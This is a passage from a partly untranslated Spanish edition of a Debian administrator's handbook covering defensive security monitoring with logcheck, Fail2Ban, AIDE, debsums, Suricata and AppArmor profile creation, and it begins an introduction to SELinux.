En los tres casos, probablemente debería personalizar `logcheck` para excluir algunos mensajes adicionales (dependiendo de los servicios instalados) a menos que el administrador realmente desee recibir a cada hora correos electrónicos enormes y poco interesantes. Dado que el mecanismo de selección de mensajes es bastante complejo, `/usr/share/doc/logcheck-database/README.logcheck-database.gz` es una lectura — aunque difícil — necesaria.

Las reglas aplicadas se puede dividir en varios tipos:

- aquellas que clasifican un mensaje como un intento de intrusión — «cracking» (almacenado en un archivo en el directorio `/etc/logcheck/cracking.d/`);
- aquellas que cancelan esta clasificación (`/etc/logcheck/cracking.ignore.d/`);
- aquellos que clasifican un mensaje como una alerta de seguridad (`/etc/logcheck/violations.d/`);
- aquellos que cancelan esta clasificación (`/etc/logcheck/violations.ignore.d/`);
- finalmente, aquellas que son aplicadas a los mensajes restantes (considerados como *eventos del sistema*).

PRECAUCIÓN

Ignorar un mensaje

Cualquier mensaje marcado como un intento de intrusión o una alerta de seguridad (siguiendo una regla almacenada en el archivo `/etc/logcheck/violations.d/miarchivo`) sólo puede ser ignorado por una regla en el archivo `/etc/logcheck/violations.ignore.d/miarchivo` o `/etc/logcheck/violations.ignore.d/miarchivo-`*`extensión`*.

Siempre se indicará un evento de sistema a menos que una regla en alguno de los directorios en `/etc/logcheck/ignore.d.{paranoid,server,workstation}/` indique que el evento debe ser ignorado. Por supuesto, sólo se tomarán en cuenta los directorios que corresponden a los niveles de detalle igual o mayor al modo de funcionamiento seleccionado.

14.3.2. Monitorización de actividad

En tiempo real

`top` es una herramienta interactiva que muestra una lista de los procesos en ejecución. La ordenación predeterminada es según la cantidad de procesador utilizada y se puede obtener mediante la tecla P. Entre otros criterios de ordenación podemos encontrar: según la cantidad de memoria ocupada (tecla M), según el tiempo total de uso de procesador (tecla T) y según el identificador de proceso (tecla N). La tecla k permite matar un proceso ingresando su identificador de proceso. La tecla r permite ejecutar *renice* sobre un proceso, es decir: cambiar su prioridad.

When the system seems to be overloaded, `top` is a great tool to see which processes are competing for processor time or consume too much memory. In particular, it is often interesting to check if the processes consuming resources match the real services that the machine is known

to host. An unknown process running as the www-data user should really stand out and be investigated, since it is probably an instance of software installed and executed on the system through a vulnerability in a web application.

`top` es una herramienta muy flexible y su página de manual detalla cómo personalizar su presentación y adaptarla a las necesidades y hábitos particulares.

La herramienta gráfica `gnome-system-monitor` es similar al programa `top` y proporciona aproximandamente las mismas características.

Historial

La carga del procesador, el tráfico de red y el espacio libre en disco son datos que varían constantemente. A menudo es útil disponer de un historial con su evolución para determinar cómo se utiliza exáctamente la máquina.

Existen muchas herramientas dedicadas para esta tarea. La mayoría puede obtener datos a través de SNMP (*protocolo simple de gestión de red*: «Simple Network Management Protocol») para centralizar esta información. Un beneficio adicional es que permite recoger datos de elementos de red que pueden no ser equipos de propósito general, tal como switches o routers dedicados.

This book deals with Munin in some detail (see Sección 12.4.1, «Configuración de Munin» página 382) as part of Capítulo 12: "Administración avanzada" página 336. Debian also provides a similar tool, *cacti*. Its deployment is slightly more complex, since it is based solely on SNMP. Despite having a web interface, grasping the concepts involved in configuration still requires some effort. Reading the HTML documentation (`/usr/share/doc/cacti/html/Table-of-Contents.html`) should be considered a prerequisite.

ALTERNATIVA

`mrtg`

`mrtg` (contenido en el paquete del mismo nombre) es una herramienta más antigua. A pesar de algunas asperezas, puede agrupar datos históricos y mostrarlos como gráficos. Incluye algunos scripts para recolectar los datos monitorizados con más frecuencia como la carga de procesador, el tráfico de red, el número de impresiones de una página web, etc.

Los paquetes *mrtg-contrib* y *mrtgutils* contienen scripts de ejemplo que puede utilizar directamente.

14.3.3. Avoiding Intrusion

Attackers try to get access to servers by guessing passwords, which is why strong passwords must always be used. Even then, you should also establish measures against brute-force attacks. A brute-force attack is an attempt to log in to an unauthorised software system by performing multiple login attempts in a short period of time.

The best way to stop a brute-force atack is to limit the number of login attempts coming from the same origin, usually by temporarily banning an IP address.

Fail2Ban is an intrusion prevention software suite that can be configured to monitor any service that writes login attemps to a log file. It can be found in the package *fail2ban*.

Fail2Ban is configured through a simple protocol by `fail2ban-client`, which also reads configuration files and issues corresponding configuration commands to the server, `fail2ban-server`. It has four configuration file types, all stored in `/etc/fail2ban`:

- `fail2ban.conf`. Global configuration (such as logging).
- `filter.d/*.conf`. Filters specifying how to detect authentication failures. The Debian package already contains filters for many common programs.
- `action.d/*.conf`. Actions defining the commands for banning and unbanning of IP addresses.
- `jail.conf`. It is where *jails*, the combinations of filters and actions, are defined.

Let us have a look at the configuration of `sshd` in `/etc/fail2ban/jail.conf` to better understand how Fail2Ban works...

```
[...]
[DEFAULT]
[...]
bantime  = 10m
[...]
maxretry = 5
[...]
[sshd]
port    = ssh
logpath = %(sshd_log)s
backend = %(sshd_backend)s
```

Fail2Ban will check for failed login attepts for `sshd` using Python regular expressions defined in `/etc/fail2ban/filters.d/sshd.conf` against the log file of `sshd`, which is defined in the variable sshd_log in the file `/etc/fail2ban/paths_common.conf`. If Fail2Ban detects five failed login attempts in a row, it will ban the IP address where those attempts originated.

Fail2Ban is a very simple and effective way to protect against the most common brute-force attacks, but it cannot protect against distributed brute-force attacks, which is when an attacker uses a large number of machines spread around the Internet.

A good way to provide extra protection against distributed brute force attacks is to artificially increase the login time after each failed attempt.

14.3.4. Detección de cambios

Once the system is installed and configured, and barring security upgrades, there is usually no reason for most of the files and directories to evolve, data excepted. It is therefore interesting to make sure that files actually do not change: any unexpected change would therefore be worth

investigating. This section presents a few tools able to monitor files and to warn the administrator when an unexpected change occurs (or simply to list such changes).

Auditoría de paquetes mediante `dpkg --verify`

YENDO MÁS ALLÁ

Protección contra los cambios de los desarrolladores originales

`dpkg --verify` is useful in detecting changes to files coming from a Debian package, but it will be useless if the package itself is compromised, for instance, if the Debian mirror is compromised. Protecting against this class of attacks involves using APT's digital signature verification system (see Sección 6.6, «Comprobación de la autenticidad de un paquete» página 135), and taking care to only install packages from a certified origin.

`dpkg --verify` (o `dpkg -V`) es una orden interesante, puesto que permite averiguar qué archivos han sido modificados (potencialmente por un atacante). Sin embargo esta información se tiene que tomar con precaución. Para hacer su trabajo, dpkg utiliza las sumas de verificación (checksums) almacenadas en el disco duro (se pueden encontrar en `/var/lib/dpkg/info/`*`package`*`.md5sums`); un atacante minucioso podría actualizar estos archivos de forma que contengan las nuevas sumas de verificación de los archivos modificados.

VOLVER A LOS CIMIENTOS

Huella digital de un archivo

Como recordatorio: una huella digital es un valor, a menudo un número (aunque pueda estar en notación hexadecimal), que contiene una especie de firma de los contenidos de un archivo. Se calcula esta firma mediante un algoritmo (MD5 o SHA1 son ejemplos muy conocidos) que más o menos garantizan que incluso el cambio más pequeño en el contenido de un archivo implica un cambio en su huella digital; esto es conocido como «efecto avalancha». Esto permite que una simple huella digital numérica sirva como patrón para comprobar si se alteró el contenido de un archivo. Estos algoritmos no son reversibles; en otras palabra, para la mayoría de ellos, conocer la huella digital no permite averiguar los contenidos correspondientes. Los avances matemáticos recientes parece que debilitan la verdad absoluta de estos principios, pero por el momento su uso no se ha puesto en cuestón, ya que crear distintos contenidos que produzcan la misma huella todavía parece una tarea muy complicada.

Le comando `dpkg -V` comprueba todos los paquetes instalados e imprime una línea por cada archivo en el que falle el test de integridad. El formato de salida es el mismo que el del comando `rpm -V`, conde cada carácter corresponde a una comprobación sobre un metadato específico. Desgraciadamente `dpkg` no almacena todos los metadatos requeridos para todas las comprobaciones, y por lo tanto imprimirá signos de interrogación para la mayor parte de los mismos. En la actualidad únicamente el test de suma de verificación podría impirmir un « 5 » (en la tercera columna) en caso de no pasar la comprobación.

```
# dpkg -V
??5?????? c /etc/libvirt/qemu/networks/default.xml
??5?????? c /etc/lvm/lvm.conf
??5?????? c /etc/salt/roster
```

En el ejemplo anterior, dpkg muestra un cambio realizado por el administrador en el archivo de servicio de SSH contenido en el paquete, en lugar de modificar la configuración mediante un archivo `/etc/systemd/system/ssh.service` (almacenado en `/etc` como deberían estar todos los archivos de configuración). dpkg también muestra varios archivos de confirugación (identificados con la letra « c » en el segundo campo) que han sido modificados (de forma legítima).

Auditoría de paquetes: `debsums` y sus límites

`debsums` es el antecesor de `dpkg -V` y por lo tanto está prácticamente obsoleto. Tiene las mismas restricciones que dpkg. Afortunadamente, algunas de sus limitaciones pueden ser obviadas (lo que no es posible con dpkg).

Como no es posible confiar en los archivos almacenadados en el disco, `debsums` permite efectuar sus comprobaciones a partir de los archivos `.deb` además de a partir de la base de datos de dpkg. Para descargar los archivos `.deb` confiables de todos los paquetes instalados, se pueden utilizar las descargas autenticadas de APT. Lo malo es que esta operación puede ser lenta y tediosa y, por lo tanto, no debe considerarse como una técnica proactiva a utilizar de forma regular.

```
# apt-get --reinstall -d install ‘grep-status -e ’Status: install ok installed’ -n -s
    ➥  Package‘
[ ... ]
# debsums -p /var/cache/apt/archives --generate=all
```

Sepa que este ejemplo utiliza el programa `grep-status` del paquete *dctrl-tools* que no se instala de forma predeterminada.

`debsums` can be run frequently as a cronjob setting CRON_CHECK in `/etc/default/debsums`. To ignore certain files outside the `/etc` directory, which have been altered on purpuse or which are expected to change (like `/usr/share/misc/pci.ids`) you can add them to `/etc/debsums-ignore`.

Monitorización de archivos: AIDE

La herramienta AIDE (*entorno avanzado de detección de intrusión*: «Advanced Intrusion Detection Environment») permite comprobar la integridad de los archivos y detectar cualquier cambio frente a una imagen guardada previamente del sistema válido. Se almacena esta imagen como una base de datos (`/var/lib/aide/aide.db`) que contiene la información relevante de todos los archivos del sistema (huella digital, permisos, marcas temporales, etc.). Se inicializa esta base de datos con `aideinit`; luego se la utiliza diariamente (por el script `/etc/cron.daily/aide`) para comprobar que nada importante haya cambiado. Cuando se detectan cambios, AIDE los almacena en archivos de registro (`/var/log/aide/*.log`) y envía lo encontrado en un email al administrador.

EN LA PRÁCTICA

Protección de la base de datos

Debido a que AIDE utiliza una base de datos local para comparar el estado de los archivos, la validez de sus resultados está asociada directamente a la validez de la

base de datos. Si un atacante consigue obtener permisos de administrador en un sistema comprometido, podrá reemplazar la base de datos y cubrir sus huellas. Una posible solución podría ser almacenar la base de datos de referencia en un medio de almacenamiento de sólo lectura.

Puede utilizar numerosas opciones en el archivo `/etc/default/aide` para configurar el comportamiento del paquete *aide*. Se almacena la configuración de AIDE en sí en `/etc/aide/aide.conf` y `/etc/aide/aide.conf.d/` (de hecho, sólo `update-aide.conf` utiliza estos archivos para generar `/var/lib/aide/aide.conf.autogenerated`). La configuración indica qué propiedades se deben comprobar. Por ejemplo, el contenidos de los archivos de registro cambia continuamente, y se puede ignorar estos cambios mientras que los permisos de los archivos permanezcan inalterados, pero tanto el contenido como los permisos de los programas ejecutables debe permanecer constante. Aunque no es excesivamente compleja, la sintaxis de la configuración no es del todo intuitiva y, por lo tanto, recomendamos leer su página de manual `aide.conf(5)`.

Cada día se genera una nueva versión de la base de datos en `/var/lib/aide/aide.db.new`; si todos los cambios registrados son legítimos, puede utilizarla para reemplazar la base de datos de referencia.

ALTERNATIVA

Tripwire y Samhain

Tripwire es muy similar a AIDE; incluso la sintaxis del archivo de configuración es prácticamente la misma. La ventaja principal de *tripwire* es un mecanismo para firmar el archivo de configuración, de forma que un atacante no pueda hacer que apunte a una versión diferente de la base de datos de referencia.

Samhain también ofrece características similares, así como algunas funciones para ayudar a detectar «rootkits» (revise el recuadro «Los paquetes *checksecurity* y *chkrootkit*/*rkhunter*» página 426). También puede desplegarlo de forma global en una red y guardar sus trazas en un servidor central (con su firma correspondiente).

VISTA RÁPIDO

Los paquetes *checksecurity* y *chkrootkit*/*rkhunter*

El primero de estos paquetes contiene varios scripts pequeños que realizan comprobaciones básicas en el sistema (contraseñas vacías, nuevos archivos setuid, etc.) y advierten al administrador si fuese necesario. A pesar de su nombre explícito, un administrador no debería confiar exclusivamente en él para asegurarse que un sistema Linux es seguro.

Los paquetes *chkrootkit* y *rkhunter* permiten buscar posibles «*rootkits*» instalados en el sistema. Como recordatorio, estos son programas designados para ocultar que se ha comprometido el sistema a la vez que se mantiene el control de la máquina. Las comprobaciones no son 100 % confiables, pero generalmente pueden guiar la atención del administrador a problemas potenciales.

rkhunter also performs checks to see if commands have been modified, if the system startup files have been modified, and various checks on the network interfaces, including checks for listening applications.

14.3.5. Detección de intrusiones (IDS/NIDS)

VOLVER A LOS CIMIENTOS

Denegación de servicio

Un ataque de «denegación de servicio» tiene una única finalidad: hacer que un servicio no esté disponible. El resultado es el mismo independientemente de si el ataque implica sobrecargar al servidor mediante consultas o si se aprovecha algún fallo: el servicio deja de estar operativo. Los usuarios habituales no estarán contentos y la entidad que alberga la red a la que se dirige el ataque sufre una pérdida de reputación (y posiblemente también de ingresos, por ejemplo si el servicio es un sitio de comercio electrónico).

Algunas veces estos ataques son «distribuidos»; esto implica habitualmente sobrecargar al servidor con una gran cantidad de consultas provenientes de diferentes fuentes para que el servidor no sea capaz de atender las consultas legítimas. Este tipo de ataques se han hecho merecedores de dos acrónimos muy conocidos: DoS (denegación de servicio: «Denial of Service») y DDoS (denegación de servicio distribuido: «Distributed Denial of Service») según si el ataque es distribuido o no.

`suricata` (in the Debian package of the same name) is a NIDS — a *Network Intrusion Detection System*. Its function is to listen to the network and try to detect infiltration attempts and/or hostile acts (including denial of service attacks). All these events are logged in multiple files in `/var/log/suricata`. There are third party tools (Kibana/logstash) to better browse all the data collected.

➨ `https://suricata-ids.org`

➨ `https://www.elastic.co/products/kibana`

PRECAUCIÓN

Rango de acción

La efectividad de `suricata` está limitada por el tráfico que ve en la interfaz de red monitorizada. Obviamente no podrá detectar nada si no puede observar el tráfico real. Cuando se encuentra conectado a un switch de red sólo monitorizará los ataques que tengan como objetivo a la máquina en la que está ejecutándose, lo que probablemente no sea la intención. Por lo tanto, la máquina que ejecute `suricata` debería conectarse a un puerto «espejo» del switch, que habitualmente se utiliza para encadenar switches y, por lo tanto, obtiene todo el tráfico.

La configuración de Suricata se realiza a travśe del archivo `/etc/suricata/suricata-debian.yaml`, que es muy extenso, puesto que cada parámetro está descrito ampliamente. Como mínimo se requireconfigurar el rango de direcciones de la red local (el parámetro HOME_NET). En la práctica esto quiere decir el conjunto de todos los blancos de ataque potenciales. Pero para sacar el mayor partido a esta utilidad, se debería leer todo el archivo y adaptarlo de la mejor manera a la situación local.

Igualmente, se debería configurar `/etc/default/suricata` para establecer qué interfaz de red supervisar y para activar el script de inicialización (estableciendo RUN=yes). Además se puede establecer LISTENMODE=pcap, porque el valor predeterminado (nfqueue) no funciona sin una configuración adicional (el cortafuegos netfilter debe configurarse mediante el destino NFQUEUE para pasar los paquetes a un archivo de cola en espacio de usuario gestionado por suricata).

To detect bad behavior, `suricata` needs a set of monitoring rules: you can find such rules in the *snort-rules-default* package. `snort` is the historical reference in the IDS ecosystem and `suricata` is able to reuse rules written for it.

Otra posibilidad es utilizar `oinkmaster` (en el paquete homónimo), que es capaz de descargar conjuntos de relgas de Snort desde fuentes externas.

YENDO MÁS ALLÁ

Integración con `prelude`

Prelude permite la monitorización centralizada de la información de seguridad. Su arquitectura modular incluye un servidor (el *gestor*, en el paquete *prelude-manager*), que recoge las alertas generadas por los *sensores* de diferentes tipos.

Puede configurar Suricata como uno de estos sensores. Otra posibilidad es *prelude-lml* (*lacayo de monitorización de registros*: «Log Monitor Lackey»), que monitoriza los archivos de registro (de forma similar a como lo hace `logcheck`, descripto en la Sección 14.3.1, «Monitorización de los registros con `logcheck`» página 420).

14.4. Introducción a AppArmor

14.4.1. Principios

Apparmor es un sistema de *control obligatorio de acceso* («Mandatory Access Control» o «MAC») basado en la interfaz LSM (*módulos de seguridad de Linux*: «Linux Security Modules»). En la práctica, el núcleo pregunta a AppArmor antes de cada llamada al sistema del sistema para saber si un proceso está autorizado a realizar dicha operación. A través de este mecanismo, Apparmor confina un programa a un conjunto limitado de recursos.

AppArmor applies a set of rules (known as “profile”) on each program. The profile applied by the kernel depends on the installation path of the program being executed. Contrary to SELinux (discussed in Sección 14.5, «Introducción a SELinux» página 435), the rules applied do not depend on the user. All users face the same set of rules when they are executing the same program (but traditional user permissions still apply and might result in different behavior!).

Los perfiles de AppArmor se guardan en `/etc/apparmor.d/` y contienen una lista de reglas de control de acceso sobre los recursos que puede utilizar cada programa. Los perfiles se compilan y son cargados por el núcleo por la orden `apparmor_parser`. Cada perfil se puede cargar bien en modo estrícto (*enforcing*) o bien en modo relajado (*complaining*). El modo estricto aplica las reglas y registra las tentativas de violación, mientras que en el modo relajado sólo se registran las llamadas al sistema que hubieran sido bloqueadas, pero no se bloquean realmente.

14.4.2. Activar AppArmour y gestionar los perfiles

AppArmor support is built into the standard kernels provided by Debian. Enabling AppArmor is thus just a matter of installing some packages by executing `apt install apparmor apparmor-profiles apparmor-utils` with root privileges.

AppArmor is functional after the installation, and `aa-status` will confirm it quickly:

```
# aa-status
apparmor module is loaded.
40 profiles are loaded.
23 profiles are in enforce mode.
   /usr/bin/evince
   /usr/bin/evince-previewer
[...]
17 profiles are in complain mode.
   /usr/sbin/dnsmasq
[...]
14 processes have profiles defined.
12 processes are in enforce mode.
   /usr/bin/evince (3462)
[...]
2 processes are in complain mode.
   /usr/sbin/avahi-daemon (429) avahi-daemon
   /usr/sbin/avahi-daemon (511) avahi-daemon
0 processes are unconfined but have a profile defined.
```

NOTA

Otros perfiles de AppArmor

El paquete *apparmor-profiles* contiene pefiles desarrollados por la comunidad de origen de AppArmor. Para obtener más pefiles es posible instalar *apparmor-profiles-extra*, que contiene perfiles adicionales desarrollados por Ubuntu y Debian.

The state of each profile can be switched between enforcing and complaining with calls to `aa-enforce` and `aa-complain` giving as parameter either the path of the executable or the path to the policy file. Additionally a profile can be entirely disabled with `aa-disable` or put in audit mode (to log accepted system calls too) with `aa-audit`.

```
# aa-enforce /usr/bin/pidgin
Setting /usr/bin/pidgin to enforce mode.
# aa-complain /usr/sbin/dnsmasq
Setting /usr/sbin/dnsmasq to complain mode.
```

14.4.3. Creación de un nuevo perfil

A pesar de que crear un perfil AppArmor es bastante sencillo, la mayoría de los programas no disponen de uno. Esta sección muestra cómo crear un nuevo perfil desde cero, símplemente utilizando el programa deseado y dejando que AppArmor monitorice las llamadas al sistema que realiza y los recursos a los que accede.

Los programas que deben ser confinados de forma prioritaria son aquellos expuestos a la red, puesto que estos serán los blancos más probables para atacantes remotos. Precisamente por eso AppArmor proporciona la orden `aa-unconfined`, que lista los programas que exponen al menos

un zócalo de red (NT: ¿mejor puerto de red?) sin tener ningún perfil asociado. Con la opción --paranoid se obtienen todos los procesos que tienen activa al menos una conexión de red y no están confinados.

```
# aa-unconfined
801 /sbin/dhclient not confined
409 /usr/sbin/NetworkManager not confined
411 /usr/sbin/cupsd confined by '/usr/sbin/cupsd (enforce)'
429 /usr/sbin/avahi-daemon confined by 'avahi-daemon (enforce)'
516 /usr/sbin/cups-browsed confined by '/usr/sbin/cups-browsed (enforce)'
538 /usr/sbin/zebra not confined
591 /usr/sbin/named not confined
847 /usr/sbin/mysqld not confined
849 /usr/sbin/sshd not confined
1013 /usr/sbin/dhclient (/sbin/dhclient) not confined
1276 /usr/sbin/apache2 not confined
1322 /usr/sbin/apache2 not confined
1323 /usr/sbin/apache2 not confined
1324 /usr/sbin/apache2 not confined
1325 /usr/sbin/apache2 not confined
1327 /usr/sbin/apache2 not confined
1829 /usr/lib/ipsec/charon confined by '/usr/lib/ipsec/charon (enforce)'
2132 /usr/sbin/exim4 not confined
12865 /usr/bin/python3.7 (/usr/bin/python3) not confined
12873 /usr/bin/python3.7 (/usr/bin/python3) not confined
```

In the following example, we will thus try to create a profile for `/sbin/dhclient`. For this we will use `aa-genprof dhclient`. In Debian *Buster* there is a known bug[1] that makes the previous command fail with the following error: `ERROR: Include file /etc/apparmor.d/local/usr.lib.dovecot.deliver not found`. To fix it create the missing files with `touch` *`file`*. It will invite you to use the application in another window and when done to come back to `aa-genprof` to scan for AppArmor events in the system logs and convert those logs into access rules. For each logged event, it will make one or more rule suggestions that you can either approve or further edit in multiple ways:

```
# aa-genprof dhclient
Writing updated profile for /usr/sbin/dhclient.
Setting /usr/sbin/dhclient to complain mode.

Before you begin, you may wish to check if a
profile already exists for the application you
wish to confine. See the following wiki page for
more information:
https://gitlab.com/apparmor/apparmor/wikis/Profiles

Profiling: /usr/sbin/dhclient
```

[1] https://bugs.debian.org/cgi-bin/bugreport.cgi?bug=928160

```
Please start the application to be profiled in
another window and exercise its functionality now.

Once completed, select the "Scan" option below in
order to scan the system logs for AppArmor events.

For each AppArmor event, you will be given the
opportunity to choose whether the access should be
allowed or denied.

[(S)can system log for AppArmor events] / (F)inish
Reading log entries from /var/log/syslog.
Updating AppArmor profiles in /etc/apparmor.d.
```

```
Profile:  /usr/sbin/dhclient (1)
Execute:  /usr/sbin/dhclient-script
Severity: unknown

(I)nherit / (C)hild / (P)rofile / (N)amed / (U)nconfined / (X) ix On / (D)eny / Abo(r
    ➥ )t / (F)inish
P
Should AppArmor sanitise the environment when
switching profiles?

Sanitising environment is more secure,
but some applications depend on the presence
of LD_PRELOAD or LD_LIBRARY_PATH.

(Y)es / [(N)o]
Y
Writing updated profile for /usr/sbin/dhclient-script.
Complain-mode changes:
```

```
Profile:    /usr/sbin/dhclient (2)
Capability: net_raw
Severity:   8

 [1 - capability net_raw,]
[(A)llow] / (D)eny / (I)gnore / Audi(t) / Abo(r)t / (F)inish
A
Adding capability net_raw to profile.

Profile:  /sbin/dhclient
Capability: net_bind_service
Severity:   8

 [1 - #include <abstractions/nis> ]
  2 - capability net_bind_service,
(A)llow / [(D)eny] / (I)gnore / Audi(t) / Abo(r)t / (F)inish
```

```
A
Adding #include <abstractions/nis> to profile.
```

```
Profile:  /usr/sbin/dhclient ❸
Path:     /etc/ssl/openssl.cnf
New Mode: owner r
Severity: 2

 [1 - #include <abstractions/lightdm>]
  2 - #include <abstractions/openssl>
  3 - #include <abstractions/ssl_keys>
  4 - owner /etc/ssl/openssl.cnf r,
(A)llow / [(D)eny] / (I)gnore / (G)lob / Glob with (E)xtension / (N)ew / Audi(t) / (O
    ➥ )wner permissions off / Abo(r)t / (F)inish
2

Profile:  /usr/sbin/dhclient
Path:     /etc/ssl/openssl.cnf
New Mode: owner r
Severity: 2

  1 - #include <abstractions/lightdm>
 [2 - #include <abstractions/openssl>]
  3 - #include <abstractions/ssl_keys>
  4 - owner /etc/ssl/openssl.cnf r,
[(A)llow] / (D)eny / (I)gnore / (G)lob / Glob with (E)xtension / (N)ew / Abo(r)t / (F
    ➥ )inish / (M)ore
A
[...]
```

```
Profile:  /usr/sbin/dhclient-script ❹
Path:     /usr/bin/dash
New Mode: owner r
Severity: unknown

 [1 - #include <abstractions/lightdm>]
  2 - #include <abstractions/ubuntu-browsers.d/plugins-common>
  3 - owner /usr/bin/dash r,
(A)llow / [(D)eny] / (I)gnore / (G)lob / Glob with (E)xtension / (N)ew / Audi(t) / (O
    ➥ )wner permissions off / Abo(r)t / (F)inish
A
Adding #include <abstractions/lightdm> to profile.
Deleted 2 previous matching profile entries.

= Changed Local Profiles =

The following local profiles were changed. Would you like to save them?

 [1 - /usr/sbin/dhclient]
  2 - /usr/sbin/dhclient-script
```

```
(S)ave Changes / Save Selec(t)ed Profile / [(V)iew Changes] / View Changes b/w (C)
    ➥ lean profiles / Abo(r)t
S
Writing updated profile for /usr/sbin/dhclient.
Writing updated profile for /usr/sbin/dhclient-script.

Profiling: /usr/sbin/dhclient

Please start the application to be profiled in
another window and exercise its functionality now.

Once completed, select the "Scan" option below in
order to scan the system logs for AppArmor events.

For each AppArmor event, you will be given the
opportunity to choose whether the access should be
allowed or denied.

[(S)can system log for AppArmor events] / (F)inish
F
Reloaded AppArmor profiles in enforce mode.

Please consider contributing your new profile!
See the following wiki page for more information:
https://gitlab.com/apparmor/apparmor/wikis/Profiles

Finished generating profile for /usr/sbin/dhclient.
```

Tenga en cuenta que el programa no muestra los caracteres de control que Vd. teclea; los hemos incluido en la transcripción anterior para aclarar las elecciones realizadas en cada paso.

1. El primer evento detectado es la ejecución de otro programa. En este caso se ofrecen varias opciones: puede lanzar el programa con el perfil del programa padre (“Inherit”), con un perfil dedicado (“Profile” o “Name”, que sólo se diferencian por la posibilidad de elegir un nombre de perfil arbitrario), con un sub-perfil del proceso padre (“Child”), o bien puede lanzar sin nigún perfil (“Unconfined”). También puede impedir que el programa se ejecute (“Deny”).

   Cuando se elije lanzar el proceso hijo con un perfil de dedicado que no exista aún, la herramienta creará el perfil que falta y propondrá sugerencias de reglas en la misma sesión de trabajo.

2. A nivel del núcelo, los permisos especiales del usuario root se han separado en ”capacidades” («capabilities»). Cuando una llamada del sistema requiere una capacidad específica, AppArmor verifica que el perfil permite al programa utilizar esta capacidad.

3. Here the program seeks read permissions for `/etc/ssl/openssl.cnf`. `aa-genprof` detected that this permission was also granted by multiple “abstractions” and offers them

as alternative choices. An abstraction provides a reusable set of access rules grouping together multiple resources that are commonly used together. In this specific case, the file is generally accessed through the nameservice related functions of the C library and we type "2" to first select the "#include <abstractions/openssl>" choice and then "A" to allow it.

4 Notice that this access request is not part of the dhclient profile but of the new profile that we created when we allowed `/usr/sbin/dhclient-script` to run with its own profile.

Después de examinar todos los eventos registrados, el programa propone guardar todos los perfiles que se han creado durante la ejecución. En este caso tenemos dos perfiles que guardamos simultáneamente mediante «Save» antes de cerrar el programa con «Finish» (pero podríamos igualmente haberlos guardados individualmente).

`aa-genprof` no es sino un pequeño script inteligente que utiliza `aa-logprof`: crea un perfil vacío, lo carga en modo relajado y después ejecuta `aa-logprof`. Esta última es una utilidad que actualiza un perfil en función de las violaciones que han sido registradas. Por lo tanto se puede volver a ejecutar esta herramienta para mejorar el perfil que se ha creado.

If you want the generated profile to be complete, you should use the program in all the ways that it is legitimately used. In the case of dhclient, it means running it via Network Manager, running it via ifupdown, running it manually, etc. In the end, you might get a `/etc/apparmor.d/usr.sbin.dhclient` close to this:

```
# Last Modified: Fri Jul  5 00:51:02 2019
#include <tunables/global>

/usr/sbin/dhclient {
  #include <abstractions/base>
  #include <abstractions/nameservice>

  capability net_bind_service,
  capability net_raw,

  /bin/dash r,
  /etc/dhcp/* r,
  /etc/dhcp/dhclient-enter-hooks.d/* r,
  /etc/dhcp/dhclient-exit-hooks.d/* r,
  /etc/resolv.conf.* w,
  /etc/samba/dhcp.conf.* w,
  /proc/*/net/dev r,
  /proc/filesystems r,
  /run/dhclient*.pid w,
  /sbin/dhclient mr,
  /sbin/dhclient-script rCx,
  /usr/lib/NetworkManager/nm-dhcp-helper Px,
  /var/lib/NetworkManager/* r,
  /var/lib/NetworkManager/*.lease rw,
  /var/lib/dhcp/*.leases rw,
```

```
  owner /etc/** mrwk,
  owner /var/** mrwk,
  owner /{,var/}run/** mrwk,
}
```

And `/etc/apparmor.d/usr.sbin.dhclient-script` might be similar to this:

```
# Last Modified: Fri Jul  5 00:51:55 2019
#include <tunables/global>

/usr/sbin/dhclient-script {
  #include <abstractions/base>
  #include <abstractions/bash>
  #include <abstractions/lightdm>
}
```

14.5. Introducción a SELinux

14.5.1. Principios

SELinux (*Linux con seguridad mejorada*: «Security Enhanced Linux») es un sistema de *control obligatorio de acceso* («Mandatory Access Control») basado en la interfaz LSM (*módulos de seguridad de Linux*: «Linux Security Modules»). En la práctica, el núcleo pregunta a SELinux antes de cada llamada al sistema para saber si un proceso está autorizado a realizar dicha operación.

SELinux utiliza una serie de reglas — conocidas en conjunto como una *política* («policy») — para autorizar o denegar operaciones. Estas reglas son difíciles de crear. Afortunadamente se proporcionan dos políticas estándar (*targeted*, dirigida, y *strict*, estricta) para evitar gran parte del trabajo de configuración.

Con SELinux, la gestión de permisos es completamente distinta a la de los sistemas Unix tradicionales. Los permisos de un proceso dependen de su *contexto de seguridad*. El contexto está definido por la *identidad* del usuario que lanza el proceso y el *rol* y el *dominio* que el usuario tenía en ese momento. Los permisos realmente dependen del dominio, pero los roles controlan la transición entre dominios. Por último, las transiciones posibles entre roles dependen de la identidad.




Figura 14.1 *Contextos de seguridad y usuarios Unix*

In practice, during login, the user gets assigned a default security context (depending on the roles that they should be able to endorse). This defines the current domain, and thus the domain that all new child processes will carry. If you want to change the current role and its associated domain, you must call `newrole -r role_r -t domain_t` (there is usually only a single domain allowed for a given role, the -t parameter can thus often be left out). This command authenticates you by asking you to type your password. This feature forbids programs to automatically switch roles. Such changes can only happen if they are explicitly allowed in the SELinux policy.

Obviamente los permisos no se aplican a todos los *objetos* (archivos, directorios, zócalos, dispositivos, etc.). Pueden variar de objeto a objeto. Para conseguir esto, cada objeto está asociado a un *tipo* (esta operación se conoce como etiquetado). Por ello se expresan los permisos de los dominios como conjuntos de operaciones permitidas o denegadas sobre estos tipos (e indirectamente sobre todos los objetos que estan etiquetados con dicho tipo).

EXTRA

